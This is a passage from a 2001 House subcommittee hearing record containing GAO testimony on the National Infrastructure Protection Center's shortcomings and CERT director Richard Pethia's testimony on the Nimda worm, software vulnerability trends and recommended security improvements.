- Third, the NIPC did not have industry-specific data on factors such as critical system components, known vulnerabilities, and interdependencies. Under PDD 63, such information is to be developed for each of eight industry segments by industry representatives and the designated federal lead agencies. However, at the close of our work in February 2001, only three industry assessments had been partially completed, and none had been provided to the NIPC.

To provide a warning capability, the NIPC established a Watch and Warning Unit that monitors the Internet and other media 24 hours a day to identify reports of computer-based attacks. As of February, the unit had issued 81 warnings and related products since 1998, many of which were posted on the NIPC's Internet web site. While some warnings were issued in time to avert damage, most of the warnings, especially those related to viruses, pertained to attacks underway. The NIPC's ability to issue warnings promptly is impeded because of (1) a lack of a comprehensive governmentwide or nationwide framework for promptly obtaining and analyzing information on imminent attacks, (2) a shortage of skilled staff, (3) the need to ensure that the NIPC does not raise undue alarm for insignificant incidents, and (4) the need to ensure that sensitive information is protected, especially when such information pertains to law enforcement investigations underway.

However, I want to emphasize a more fundamental impediment in the NIPC's progress. Specifically, evaluating its progress in developing analysis and warning capabilities was difficult because the entities involved in the government's critical infrastructure protection efforts did not share a common interpretation of the NIPC's roles and responsibilities. Further, the relationships between the Center, the FBI, and the National Coordinator for Security, Infrastructure Protection, and Counter-Terrorism at the National Security Council were unclear regarding who has direct authority for setting NIPC priorities and procedures and providing NIPC oversight. In addition, NIPC's own plans for further developing its analytical and warning capabilities were fragmented and incomplete. As a result, no specific priorities, milestones, or program performance measures existed to guide NIPC's actions or provide a basis for evaluating its progress.

In our April report, we recognized that the administration was reviewing the government's infrastructure protection strategy and recommended that, as the administration proceeds, the Assistant to the President for National Security Affairs, in coordination with pertinent executive agencies,

- establish a capability for strategically analyzing computer-based threats, including developing related methodology, acquiring staff expertise, and obtaining infrastructure data,
- require development of a comprehensive data collection and analysis framework and ensure that national watch and warning operations for computer-based attacks are supported by sufficient staff and resources, and
- clearly define the role of the NIPC in relation to other government and private-sector entities.

In commenting on a draft of the report, the Special Assistant to the President and Senior Director for Legislative Affairs at the National Security Council stated

that our report highlighted the need for a review of the roles and responsibilities of the federal agencies involved in U.S. critical infrastructure protection support. In addition, he stated that the administration will consider our recommendations as it reviews federal cyber activities to determine how the critical infrastructure protection function should be organized. The Special Assistant to the President added that some functions might be better accomplished by distributing the tasks across several existing federal agencies, creating a "virtual analysis center" that would not only provide a governmentwide analysis and reporting capability, but also support rapid dissemination of cyber threat and warning information.

NIPC Coordination and Technical Support Have Benefited Investigative and Response Capabilities

PDD 63 directed the NIPC to provide the principal means of facilitating and coordinating the federal government's response to computer-based incidents. In response, the NIPC undertook efforts in two major areas: providing coordination and technical support to FBI investigations and establishing crisis-management capabilities.

First, the NIPC provided valuable coordination and technical support to FBI field offices that established special squads and teams and one regional task force in its field offices to address the growing number of computer crime cases. The NIPC supported these investigative efforts by (1) coordinating investigations among FBI field offices, thereby bringing a national perspective to individual cases, (2) providing technical support in the form of analyses, expert assistance for interviews, and tools for analyzing and mitigating computer-based attacks, and (3) providing administrative support to NIPC field agents. For example, the NIPC produced over 250 written technical reports during 1999 and 2000, developed analytical tools to assist in investigating and mitigating computer-based attacks, and managed the procurement and installation of hardware and software tools for NIPC field squads and teams.

While these efforts benefited investigative efforts, FBI and NIPC officials told us that increased computer capacity and data transmission capabilities would improve their ability to promptly analyze the extremely large amounts of data that are associated with some cases. In addition, FBI field offices were not yet providing the NIPC with the comprehensive information that NIPC officials say is needed to facilitate prompt identification and response to cyber incidents. According to field office officials, some information on unusual or suspicious computer-based activity had not been reported because it did not merit opening a case and was deemed to be insignificant. To address this problem, the NIPC established new performance measures related to reporting.

Second, the NIPC developed crisis-management capabilities to support a multiagency response to the most serious incidents from the FBI's Washington, D.C., Strategic Information Operations Center. From 1998 through early 2001, seven crisis-action teams had been activated to address potentially serious incidents and events, such as the Melissa virus in 1999 and the days surrounding the transition to the year 2000, and related procedures have been formalized. In addition, the NIPC coordinated the development of an emergency law enforcement plan to guide the response of federal, state, and local entities.

To help ensure an adequate response to the growing number of computer crimes, we recommended in our April report that the Attorney General, the FBI Director, and the NIPC Director take steps to (1) ensure that the NIPC has access to needed computer and communications resources and (2) monitor the implementation of new performance measures to ensure that field offices fully report information on potential computer crimes to the NIPC.

ogress in Establishing formation-Sharing Relationships Has Been Mixed

Information sharing and coordination among private-sector and government organizations are essential for thoroughly understanding cyber threats and quickly identifying and mitigating attacks. However, as we testified in July 2000,[35] establishing the trusted relationships and information-sharing protocols necessary to support such coordination can be difficult.

The NIPC's success in this area has been mixed. For example, as discussed earlier, the InfraGard Program, which provides the FBI and the NIPC with a means of securely sharing information with individual companies, has expanded substantially. However, at the close of our review in February 2001, the NIPC had established a two-way, information-sharing partnership with only one industry ISAC—the electric power industry. The NIPC's dealings with two other ISACs consisted of providing information to the them without receiving any in return, and no procedures had been developed for more interactive information sharing. According to NIPC and ISAC officials, the relationships have improved since our report.

Similarly, the NIPC and the FBI made only limited progress in developing a database of the most important components of the nation's critical infrastructures—an effort referred to as the Key Asset Initiative. Although FBI

[35] *Critical Infrastructure Protection: Challenges to Building a Comprehensive Strategy for Information Sharing and Cooperation* (GAO/T-AIMD-00-268, July 26, 2000). Testimony before the Subcommittee on Government Management, Information and Technology, Committee on Government Reform, House of Representatives.

field offices had identified over 5,000 key assets, at the time of our review, the entities that own or control the assets generally had not been involved in identifying them. As a result, the key assets recorded may not be the ones that infrastructure owners consider the most important. Further, the Key Asset Initiative was not being coordinated with other similar federal efforts at DOD and Commerce.

In addition, the NIPC and other government entities had not developed fully productive information-sharing and cooperative relationships. For example, federal agencies have not routinely reported incident information to the NIPC, at least in part because guidance provided by the federal Chief Information Officers Council, which is chaired by the Office of Management and Budget, directs agencies to report such information to the General Services Administration's Federal Computer Incident Response Center. Further, NIPC and Defense officials agreed that their information-sharing procedures needed improvement, noting that protocols for reciprocal exchanges of information had not been established. In addition, the expertise of the U.S. Secret Service regarding computer crime had not been integrated into NIPC efforts. According to the NIPC director, the relationship between the NIPC and other government entities has improved since our review. In recent testimony, officials from the Federal Computer Incident Response Center and the U.S. Secret Service discussed the collaborative and cooperative relationships between their agencies and the NIPC.

The NIPC has been more successful in providing training on investigating computer crime to government entities, which is an effort that it considers an important component of its outreach efforts. From 1998 through 2000, the NIPC trained about 300 individuals from federal, state, local, and international entities other than the FBI. In addition, the NIPC has advised several foreign governments that are establishing centers similar to the NIPC.

To improve information sharing, we recommended in our April report that the Assistant to the President for National Security Affairs

- direct federal agencies and encourage the private sector to better define the types of information necessary and appropriate to exchange in order to combat computer-based attacks and to develop procedures for performing such exchanges,
- initiate development of a strategy for identifying assets of national significance that includes coordinating efforts already underway, and
- resolve discrepancies in requirements regarding computer incident reporting by federal agencies.

We also recommended that the Attorney General task the FBI Director to

- formalize information-sharing relationships between the NIPC and other federal entities and industry sectors and
- ensure that the Key Asset Initiative is integrated with other similar federal activities.

In commenting on a draft of this report, the Special Assistant to the President and Senior Director for Legislative Affairs at the National Security Council said that the administration will consider our recommendations as it reviews federal cyber activities to determine how the critical infrastructure protection function should be organized.

Lack of A National Plan a Severe Impediment to Progress

Last week we reported that, in addition to the specific impediments previously identified, an underlying deficiency in the implementation of the strategy outlined in PDD 63 is the lack of a national plan that clearly delineates the roles and responsibilities of federal and nonfederal entities and defines interim objectives.[36] We first identified the need for a detailed plan in September 1998, when we reported that developing a governmentwide strategy that clearly defined and coordinated the roles of new and existing federal entities was important to ensure governmentwide cooperation and support for PDD 63.[37] At that time, we recommended that OMB and the Assistant to the President for National Security Affairs ensure such coordination.

In January 2000, the President issued *Defending America's Cyberspace: National Plan for Information Systems Protection: Version 1.0: An Invitation to a Dialogue* as a first major element of a more comprehensive effort to protect the nation's information systems and critical assets from future attacks. The plan proposed achieving the twin goals of making the U.S. government a model of information security and developing a public/private partnership to defend our national infrastructures by achieving three crosscutting infrastructure protection objectives:

- minimize the possibility of significant and successful attacks,

[36]GAO-01-822 (September 20, 2001).

[37]GAO/AIMD-98-92 (September 23, 1998).

- identify, assess, contain, and quickly recover from an attack, and
- create and build strong foundations, including people, organizations, and laws, for preparing, preventing, detecting and responding to attacks.

However, this plan focused largely on federal CIP efforts, saying little about the private-sector role. Subsequently, in July 2000, we reiterated the importance of defining and clarifying organizational roles and responsibilities, noting that numerous federal entities were collecting, analyzing, and disseminating data or guidance on computer security vulnerabilities and incidents and that clarification would help ensure a common understanding of (1) how the activities of these many organizations interrelate, (2) who should be held accountable for their success or failure, and (3) whether such activities will effectively and efficiently support national goals.[38]

A more complete plan is needed because, although some progress has been made in implementing PDD 63, questions have surfaced regarding specific roles and responsibilities and the time frames within which objectives are to be met. For example, the PCIE/ECIE reported that several agencies had decided not to implement PDD 63 requirements because they believed that they were exempt from the directive. As a result, these agencies had not prepared CIP plans, identified critical assets, performed related vulnerability assessments, or developed remediation plans. However, according to the Critical Infrastructure Assurance Office, PDD 63 requirements apply to all departments and agencies. Also, as I previously discussed, we found that various officials involved in critical infrastructure protection did not consistently interpret the NIPC's role.

In addition, without clearly defined interim objectives and milestones, the success of efforts to improve federal and nonfederal critical infrastructure protection cannot be measured. The PCIE/ECIE report noted that, as of March 2001, agencies still needed guidance for measuring their progress in identifying critical assets, performing vulnerability assessments, and developing and implementing remedial plans.

A May 2001 White House press statement announced that the administration was reviewing how it was organized to deal with information security issues and that recommendations would be made on how to structure an integrated approach to cyber security and critical infrastructure protection. Specifically, the announcement stated that the White House, federal agencies, and private industry had begun to collaboratively prepare a new version of a "national plan for cyberspace security and critical infrastructure protection" and reviewing how the government is organized to deal with information security issues.

[38]GAO/T-AIMD-00-268 (July 26, 2000).

However, as of early September, a more complete strategy had not been announced. Accordingly, in our report on combating terrorism, issued last week, we made several recommendations to supplement those we had made in the past, including those regarding the NIPC. Specifically, we recommended that the Assistant to the President for National Security Affairs ensure that the federal government's strategy to address computer-based threats, define

- specific roles and responsibilities of organizations involved in critical infrastructure protection and related information security activities,
- interim objectives and milestones for achieving critical infrastructure protection goals and a specific action plan for achieving these objectives, including implementation of vulnerability assessments and related remedial plans, and
- performance measures for which entities can be held accountable.

Last week, in response to the September 11 terrorist attacks, the President announced the creation of the Office of Homeland Security to coordinate and strengthen counterterrorism efforts. As yet, it is not clear precisely how efforts to protect against computer-based attacks will be incorporated into this new office's activities. Protecting against computer-based attacks requires vigilance against a broad array of threats that include not only terrorists, but nation states, criminals, and others. Therefore, it is likely that a separate strategy will be needed to ensure that critical computer systems are also protected from other malicious acts and damaging events, such as fraud, espionage, and disruptions stemming from natural disasters. However, it will be essential to link the government's strategy for combating computer-based attacks to the national strategy for combating terrorism.

* * * * *

In conclusion, efforts are underway to mitigate the risks of computer-based attacks on federal information systems and on our national computer-dependent infrastructures. However, recent reports and events indicate that these efforts are not keeping pace with the growing threats and that critical operations and assets continue to be highly vulnerable to computer-based attacks. The evaluation and reporting requirements of the new Government Information Security Reform provisions should help provide a more complete and accurate picture of federal security weaknesses and a means of measuring progress. In addition, it is important that the government ensure that our nation has the capability to deal with the growing threat of computer-based attacks in order to mitigate the risk of serious disruptions and damage to our critical infrastructures. However, developing the needed capabilities will require overcoming many challenges. Meeting these challenges will not be easy and will require clear central direction and dedicated expertise and resources from multiple federal agencies, as well as support from the private sector.

Mr. Chairman, this concludes my statement. I would be pleased to answer any questions that you or other members of the Committee may have at this time. If you should have any questions later about this testimony, please contact me at (202) 512-6253. I can also be reached by e-mail at willemssenj@gao.gov.

Mr. HORN. And we will now move to Mr. Richard Pethia, the director of the CERT Centers, Software Engineering Institute at Carnegie Mellon University.

STATEMENT OF RICHARD D. PETHIA, DIRECTOR, CERT CENTERS, SOFTWARE ENGINEERING INSTITUTE, CARNEGIE MELLON UNIVERSITY .

Mr. PETHIA. Mr. Chairman, thank you for the opportunity to testify on information infrastructure security and our preparedness for attacks. My perspective comes from the work that we do at the CERT Coordination Center where we're chartered to deal with security emergencies on the Internet and to work with both technology producers and technology users to facilitate responses to security problems. Since 1988, we've handled over 63,000 separate incidents and have analyzed more than 3,700 computer vulnerabilities.

I'll use a recent attack to illustrate what I think are some of the critical issues. On September 18, the Internet community at large was attacked with an automated attack that has been called the W32 Nimda worm or Nimda. This worm had the following characteristics: It used multiple means to spread from computer to computer, from desktop to desktop, via electronic mail; from desktop to desktop via shared files; from Web server to desktop by a browsing of compromised Web servers; from desktop to Web server via active scanning for various vulnerabilities; and from desktop to Web server via scanning for back doors left behind by earlier worms Code Red and S-Admin. It modified Web documents and certain executable files on the infected machines, and it focused on infecting machines on local networks, thus clogging those networks with scanning traffic and disrupting operations.

Nimda was the first worm or virus that we've seen that attacks computers that act as servers as well as desktop computers. As many reports indicated, Nimda spread like wildfire. The first reports of scanning activity came at about 8:30, between 8:30 and 9 a.m. Within an hour, many organizations reported that they were paralyzed by the scanning activity, and by mid-afternoon over 100,000 machines were infected.

The response community reacted immediately but were hampered by lack of a source code and by the complexity of the worm. Warnings were sent to the community in the morning with updates as analysis progressed through the day. Analysts quickly obtained the binary code and began the reverse engineering process but needed several hours to complete it. By mid-afternoon, antivirus vendors began making detection software available. Heavy worm activity was reported through the remainder of the day and all of the 19th. On the 20th the reports continued but at a much lower rate.

We will continue to see periodic ongoing recurrences of this worm over the next several months, gradually tapering off in impact.

What are the factors that allow attacks like this to be successful? Vulnerable software. Today's commercial off-the-shelf technology is riddled with holes. In calendar year 2000 we received reports of over 1,090 new vulnerabilities in our existing information tech-

nology. At the current reporting rate, this year we expect over 2,000 new reports by the end of the year.

The software design practices in use do not yield software that is resistant to attack. Software implementation practices do not remove programming flaws that result in vulnerabilities. And default software configuration shipped to the customers leave security doors open and explicit user action must be taken to close them. Technology users are not able to keep up with the pace of vulnerability fixes. The sheer number of vulnerabilities is overwhelming organizations. The upgrade process is difficult and time-consuming and it often takes months or even years for users to patch their systems across the broad Internet community.

Today we still receive reports of recurrences of the Melissa virus, a virus that exploited vulnerabilities that were discovered 2 years ago. At the same time, attack technology are growing increasingly sophisticated and automated. Exploit scripts are quickly written by the intruder community for newly found vulnerabilities. They are combined with other forms of software to form very powerful automated attack tools. Compromised systems are harnessed together to attack others, and automation allows these attacks to proceed at lightning speed. Our reactive solutions are reaching the limits of their effectiveness. Only the best resourced organizations can keep up with vulnerability fixes.

With over 109 million computers, and growing, on the Internet there are always hundreds of thousands, if not millions, of computers that are vulnerable; and automated attacks can now cause major damage before they're even detected. The complexity of the attack is challenging software analysts who try to fix them, and we will continue to see major damage within even the best response cycle times that we can hope to achieve.

What are the answers? First and foremost, higher quality software products. Known design techniques can dramatically reduce the virus problem. Viruses spread because systems allow the unconstrained execution of imported code. Yet we've known for decades how to build hardware and software that constrains this code execution. Using this technique would dramatically reduce the virus problem.

In addition, implementation errors, bugs in the software, cause over 80 percent of the other problems that we see on the Internet. Known software engineering techniques can reduce these bugs by a factor of at least 10, and typically more than 100.

Also, it's important that we begin to ship high-security configurations as the default. It's no longer realistic, given this huge user population, to expect today's average computer-user and system administrator to have the technical skills needed to securely configure their software systems. We must build and ship products that are safe for use by today's average administrator and user. That's the near-term solution.

Longer term, we will continue to see more sophisticated attacks. Better design and implementations will solve much of what we see today, but as we get more sophisticated attacks, we must develop new software engineering techniques, integrated frameworks for information assurance and analysis design, and these frameworks must lead to engineering methods and technologies that yield sys-

tems that are resistant to attack but also able to survive those attacks even if they are partially penetrated.

More research into survivable systems is needed for the future. Increased support for information assurance degree programs is also needed. Today there is a critical shortage of technical security specialists. The recent government programs on the security Centers of Excellence is a step in the right direction, but it's only a start. More is needed to meet the growing demand in both government and industry for these technical specialists.

And finally, awareness and training for all users. This is not just a problem for technical specialists. It's a problem for executives, for middle managers, for commercial users as well as for home users. We need to support the development of programs that allow awareness and training for all of those individuals, and we also must provide programs for elementary and secondary school teachers to allow them to begin training their students on acceptable and unacceptable behavior and basic security practices.

In conclusion, attacks like Nimda will occur again, and they will have great impact unless and until substantial changes are made. Most important now is higher-quality software that uses known design and implementation practices to reduce vulnerabilities. A 100fold improvement is needed. In the future, threats will be even more sophisticated; and so while we deal with today's problems, we also must expand our research and education activities to deal with the problems that we'll see within the next 5 years. Thank you.

Mr. HORN. Thank you.

[The prepared statement of Mr. Pethia follows:]

Information Technology—
Essential But Vulnerable:
How Prepared Are We for Attacks?

Testimony of Richard D. Pethia
Director, CERT® Centers
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213

Before the
House Committee on Government Reform
Subcommittee on Government Efficiency, Financial Management,
and Intergovernmental Relations

September 26, 2001

Introduction

Mr. Chairman and Members of the Subcommittee:
My name is Rich Pethia. I am the director of the CERT® Centers, which include the CERT Coordination Center (CERT/CC) and CERT Analysis Center (CERT/AC). Thank you for the opportunity to testify on computer security issues that affect the government. Today I will discuss the vulnerability of information technology on the Internet, including information about the Nimda worm, and how prepared I believe the nation is for cyber attacks such as Nimda.

My perspective comes from the work we do at the CERT Centers, which are part of the Survivable Systems Initiative of the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. We have 13 years of experience with computer and network security. The CERT/CC was established in 1988, after an Internet "worm" became the first Internet security incident to make headline news, acting as a wake-up call for network security. In response, the CERT/CC was established at the SEI. The center was activated in just two weeks, and we have worked hard to maintain our ability to react quickly. The CERT/CC staff has handled well over 63,000 incidents and cataloged more than 3,700 computer vulnerabilities.

The CERT Analysis Center, established just last year, addresses the threat posed by rapidly evolving, technologically advanced forms of cyber attacks. Working with sponsors and associates, the CERT Analysis Center collects and analyzes information assurance data to develop detection and mitigation strategies that provide high-leverage solutions to information assurance problems, including countermeasures for new vulnerabilities and emerging threats. The CERT Analysis Center builds upon the work of the CERT Coordination Center.

The CERT Centers are now recognized by both government and industry as a neutral, authoritative source of data and expertise on information assurance. In addition to handling reports of computer security breaches and vulnerabilities in network-related technology, we identify preventive security practices, conduct research, and provide training to system administrators, managers, and incident response teams. More details about our work are attached to the end of this testimony (see *Survivable Systems Initiative*).

The Nimda Worm Illustrates How Prepared We Are for Attacks

The recent attacks by the Nimda, or W32/Nimda, worm demonstrate our vulnerability. The worm modifies web documents (files ending with .htm, .html, and .asp) and certain executable files found on the systems it infects. It then creates numerous copies of itself under various file names. It scans the network for vulnerable computers and propagates through email, thereby causing some sites to experience denial of service or degraded performance. Computers that have been compromised are also at high risk for being used for attacks on other Internet sites.

One of Nimda's behaviors is to attack computers that had been compromised by the Code Red worm and left in a vulnerable state. It also targets home users' computers, which are among the most vulnerable. Because of the network traffic generated, Internet Service Providers (ISPs) for home users suffered a negative impact from the worm. Nimda used many means to infect computers, as shown the attached illustration, "Complexity of Nimda Infection Vectors." For example, the worm not only propagates though email attachments and by compromises of vulnerable Internet Information Servers, but it also spreads through shared files on a file server and through web pages containing JavaScript that have been altered on a compromised server.

The algorithm used to spread the worm concentrated for the most part on local networks, so the primary effect of the worm occurred at the "edges" of the Internet. Operators of the backbone of the Internet were not significantly affected; however, they did experience an increase in customer service calls. Callers could not reach the Internet because of the local scanning and email traffic caused by the worm, so they thought the Internet was "down."

Nimda is the first significant worm or virus that attacks both computers that act as servers and those that are desktop computers. A server provides services such as a web site. Code Red exploited the Internet Information Server (IIS), which is a web server. The Melissa virus spread by means of users' email on desktop computers. Nimda merges the damaging features of both Code Red and Melissa—and more.

The first public report of Nimda infections occurred Tuesday, September 18, 2001, between 8:30 and 9:00 a.m. Within an hour, numerous organizations were telling the CERT/CC that they were paralyzed by the worm. By the end of the day, more than 100,000 computers had been affected.

That same morning, the CERT/CC published initial information about the worm and actions to take against it. We were also in contact with the vendors of anti-virus products and other response organizations to further spread the word of the problem and to develop antidotes. Later that day, we issued more complete information in a CERT advisory (CA-2001-26). The advisory went to a mailing list of more than 150,000 addresses and was published on our web site (www.cert.org). A copy is attached, along with copies of related advisories.

The worm spread so fast that system administrators, users, and vendors did not have time to prepare. Quick response was a challenge because there was no lead time for advance analysis. In contrast, even with Code Red, analysts had a small amount of lead time to examine an early version of the worm before the later, more aggressive version began causing serious damage.

Analysts were also hampered by the lack of source code for Nimda. Source code is the original form of the program, basic code that reveals how the worm works. Thus, it was not possible to determine quickly what the worm did and what it could potentially do. Analysts quickly obtained the binary code, but it is time consuming to decompile this code and analyze the inner workings of the worm. Analysis through decompiling can take hours, days, or even weeks, depending on the complexity of the program.

Current State of Internet Vulnerability

The Nimda worm clearly points out multiple factors that contribute to Internet security problems and pose obstacles to the solutions. They include the vulnerability of technology on the Internet, the nature of intruder activity, the difficulty of fixing vulnerable systems, and the limits of effectiveness of reactive solutions.

Vulnerability of Technology

Last year, the CERT/CC received 1,090 vulnerability reports, more than double the number of the previous year. In the first half of 2001, we have already received 1,151 reports and expect well over 2,000 reports by the end of this year. These vulnerabilities are caused by software designs that do not adequately protect Internet-connected systems and by development practices that do not focus sufficiently on eliminating implementation flaws that result in security problems.

There is little evidence of movement toward improvement in the security of most products; software developers do not devote enough effort to applying lessons learned about the sources of

vulnerabilities. We continue to see the same types of vulnerabilities in newer versions of products that we saw in earlier versions. Technology evolves so rapidly that vendors concentrate on time to market, often minimizing that time by placing a low priority on the security of their products. Until customers demand products that are more secure or there are changes in the way legal and liability issues are handled, the situation is unlikely to change.

Additional vulnerabilities come from the difficulty of securely configuring operating systems and applications software packages. These products are often shipped to customers with security features disabled, forcing the technology user to go through the difficult and error-prone process of properly enabling the security features they need. While the current practices allow the user to more quickly use the product and reduces the number of calls the product vendor's service center might receive when a product is released, it results in many Internet-connected systems that are misconfigured from a security standpoint.

Intruder Activity: The Ease of Exploitation

CERT/CC experience shows that there has been a steady advance in the sophistication and effectiveness of attack technology. Intruders quickly develop exploit scripts for vulnerabilities discovered in products such as IIS. They then use these scripts to compromise computers and, moreover, share these scripts so that more attackers can use them. These scripts are combined with other forms of technology to develop programs that automatically scan the network for vulnerable systems, attack them, compromise them, and use them to spread the attack even further.

These new attack technologies are causing damage more quickly than those created in the past. The Code Red worm spread around the world faster than the so-called Morris worm moved through U.S. computers in 1988, and faster than the Melissa virus in 1999. With the Code Red worm, there were days between first identification and widespread damage. The Nimda worm caused serious damage within an hour of the first report of infection.

In the past, intruders found vulnerable computers by scanning each computer individually, in effect limiting the number of computers that could be compromised in a short period of time. Now intruders use worm technology to achieve exponential growth in the number of computers scanned and compromised. They can now reach tens of thousands of computers in minutes where it once took weeks or months.

This fast exploitation limits the time security experts like those at the CERT/CC have to analyze the problem and warn the Internet community. Likewise, system administrators and users have little time to protect their systems.

Exacerbating the problem is the difficulty of catching the attackers. Today's Internet protocols make it easy for intruders to disguise their identity and location. Automated attack technology further distances the attacker from the attack. In the great majority of attacks, attackers go unidentified and fear of prosecution offers little deterrent.

Difficulty of Fixing Vulnerable Systems

With an estimated 2,000 (and climbing) vulnerabilities being discovered each year, system and network administrators are in a difficult situation. They are challenged with keeping up with all the systems they have and all the patches released for those systems. Patches can be difficult to apply and might even have unexpected side effects. We have found that, after a vendor releases a security patch, it takes a long time for system administrators to fix all the vulnerable computer systems. It can be months or years before the patches are implemented on 90-95 percent of the

vulnerable computers. For example, we still receive reports of outbreaks of the Melissa virus, which exploits vulnerabilities that are more than two years old.

There are a variety of reasons for the delay. The job might be too time-consuming, too complex, or just given too low a priority for the system administration staff to handle. With increased complexity comes the introduction of more vulnerabilities, so solutions do not solve problems for the long term—system maintenance is never-ending. Because many managers do not fully understand the risks, they neither give security a high enough priority nor assign adequate resources. Exacerbating the problem is the fact that the demand for skilled system administrators far exceeds the supply.

Even in an ideal situation, conscientious system administrators cannot adequately protect their computer systems because other system administrators and users, including home users, do not adequately protect *their* systems. Incident reports to the CERT/CC indicate that many people do not keep their anti-virus software up to date; and they do not apply patches to close vulnerabilities. Computers on the Internet are extremely interdependent. The security of each system on the Internet affects the security of every other system.

Limits of Effectiveness of Reactive Solutions

For the past 13 years, we have relied heavily on the ability of the Internet community as a whole to react quickly enough to security attacks to ensure that damage is minimized and attacks are quickly defeated. Today, however, it is clear that we are reaching the limits of effectiveness of our reactive solutions. While individual response organizations are all working hard to streamline and automate their procedures and are working together to better coordinate activities, a number of factors have combined to limit the effectiveness of reactive solutions.

- The number of vulnerabilities in commercial off-the-shelf software is now at the level that it is virtually impossible for any but the best resourced organizations to keep up with the vulnerability fixes.
- The Internet now connects over 109,000,000 computers and continues to grow at a rapid pace. At any point in time, there are hundreds of thousands of connected computers that are vulnerable to one form of attack or another.
- Attack technology has now advanced to the point where it is easy for attackers to take advantage of these vulnerable machines and harness them together to launch high-powered attacks.
- Many attacks are now fully automated and spread at nearly the speed of light across the entire Internet community.
- The attack technology has become increasingly complex and in some cases intentionally stealthy, thus increasing the time it takes to discover and analyze the attack mechanisms in order to produce antidotes.
- Internet users have become increasingly dependent on the Internet and now use it for many critical applications as well as online business transactions; even relatively short interruptions in service cause significant economic loss and can jeopardize critical services.

These factors, taken together, indicate that we are now at the point where we can expect many attacks to cause significant economic losses and service disruptions within even the best response times that we can realistically hope to achieve. Aggressive, coordinated response will continue to be necessary, but we must also move quickly to put other solutions in place.

Recommended Actions

Working our way out of the vulnerable position we are in requires a multi-pronged approach that helps us deal with the escalating near-term problem while at the same time building stronger foundations for the future. The work that must be done includes achieving these changes:

- Higher quality information technology products with security mechanisms that are better matched to the knowledge, skills, and abilities of today's system managers, administrators, and users
- Expanded research programs that lead to fundamental advances in computer security
- A larger number of technical specialists who have the skills needed to secure large, complex systems
- Increased and ongoing awareness and understanding of cyber-security issues, vulnerabilities, and threats by all stakeholders in cyber space

Higher quality products: In today's Internet environment, a security approach based on "user beware" is unacceptable. The systems are too complex and the attacks too rapid for this approach to work. Fortunately, good software engineering practices can dramatically improve our ability to withstand attacks. The solutions required are a combination of the following:

- Virus-resistant/virus-proof software – There is nothing intrinsic about digital computers or software that makes them vulnerable to virus attack or infestation. Viruses propagate and infect systems because of design choices that have been made by computer and software designers. Designs that allow the import of executable code, in one form or another, and allow the unconstrained execution of that code on the machine that received it, are the designs that are susceptible to viruses and their effects. Unconstrained execution allows code developers to easily take full advantage of a system's capabilities, but does so with the side effect of making the system vulnerable to virus attack. To effectively control viruses in the long term, vendors must provide systems and software that constrain the execution of imported code, especially code that comes from unknown or not-trusted sources. Some techniques to do this have been known for decades. Others, such as "sandbox" techniques, have been more recently developed.
- Reducing implementation errors by at least two orders of magnitude – Most vulnerabilities in products come from software implementation errors. They remain in products, waiting to be discovered, and are fixed only after they are found while in use. Worse, the same flaws continue to be introduced in new products. Vendors need to be proactive, and adopt known, effective software engineering practices that dramatically reduce the number of flaws in software products.
- High-security default configurations – With the complexity of today's products, properly configuring systems and networks to use the strongest security built into the products is difficult, even for people with strong technical skills and training. Small mistakes can leave systems vulnerable and put users at risk when connected to the Internet. Vendors can help reduce the impact of security problems by shipping products with "out of the box" configurations that enable security options rather than require the user to enable them. The user can change these "default" configurations if desired, but would have the benefit of starting from a secure base.

Expanded research in information assurance: It is critical to maintain a long-term view and invest in research toward systems and operational techniques that yield networks capable of surviving attacks while protecting sensitive data. In doing so, it is essential to seek fundamental

technological solutions and to seek proactive, preventive approaches, not just reactive, curative approaches.

The research agenda should seek new approaches to system security. These approaches should include design and implementation strategies, recovery tactics, strategies to resist attacks, survivability trade-off analysis, and the development of security architectures. Among the activities should be the creation of

- A unified and integrated framework for all information assurance analysis and design
- Rigorous methods to assess and manage the risks imposed by threats to information assets
- Quantitative techniques to determine cost/benefit of risk mitigation strategies
- Systematic methods and simulation tools to analyze cascade effects of attacks, accidents, and failures across interdependent systems
- New technologies for resisting attacks and for recognizing and recovering from attacks, accidents, and failures

More technical specialists: The recent government identification and support of cyber-security centers of excellence and the provision of scholarships that support students working on degrees in these universities are steps in the right direction. The current levels of support, however, are far short of what is required to produce the technical specialists we need to secure our systems and networks. These programs should be expanded over the next five years to build the university infrastructure we will need for the long-term development of trained security professionals.

More awareness and training for Internet users: The combination of easy access and user-friendly interfaces have drawn users of all ages and from all walks of life to the Internet. As a result, many users of the Internet have little understanding of Internet technology or the security practices they should adopt. To encourage "safe computing," there are steps we believe the government could take:

- Support the development of educational material and programs about cyberspace for all users. There is a critical need for education and increased awareness of the security characteristics, threats, opportunities, and appropriate behavior in cyberspace. Because the survivability of systems is dependent on the security of systems at other sites, fixing one's own systems is not sufficient to ensure those systems will survive attacks. Home users and business users alike need to be educated on how to operate their computers most securely, and consumers need to be educated on how to select the products they buy. Market pressure, in turn, will encourage vendors to release products that are less vulnerable to compromise.
- In addition, support programs that provide early training in security practices and appropriate use. This training should be integrated into general education about computing. Children should learn early about acceptable and unacceptable behavior when they begin using computers just as they are taught about acceptable and unacceptable behavior when they begin using libraries.[1] Although this recommendation is aimed at elementary and secondary school teachers, they themselves need to be educated by security experts and professional organizations. Parents need be educated as well and should reinforce lessons in security and behavior on computer networks.

[1]National Research Council, *Computers at Risk: Safe Computing in the Information Age*, National Academy Press, 1991, recommendation 3c, p. 37.

Conclusion

Problems such as the Nimda worm will occur again, and attack technology will evolve to support attacks that are even more virulent and damaging. Our current solutions are not keeping pace with the increased strength and speed of attacks; our information infrastructures are at risk. Solutions are not simple, but must be pursued aggressively to allow us to keep our information infrastructures operating at acceptable levels of risk. However, we can make significant progress by making changes in software design and development practices, increasing the number of trained system managers and administrators, improving the knowledge level of users, and increasing research into secure and survivable systems. Additional government support for research, development, and education in computer and network security would have a positive effect on the overall security of the Internet.

Carnegie Mellon
Software Engineering Institute

Software Engineering Technical Practices
Survivable Systems Initiative

For more information, please contact—

SEI Customer Relations

Phone
412 / 268-5800

Email
customer-relations@sei.cmu.edu

World Wide Web
www.cert.org

Background

In 1988, as a result of an attack on the Internet, the SEI established the CERT® Coordination Center (CERT/CC), an emergency response team and a central point for communication among computer experts. Since then, the SEI has helped establish other response teams while maintaining leadership in analyzing vulnerabilities and threats. The SEI has extended its work to include survivable enterprise management and survivable network technology.

Goals

- Establish tools and techniques that enable typical users and administrators to effectively protect systems from damage caused by intruders.
- Establish techniques that help software engineers to model and predict security attributes of systems during development.

Benefits

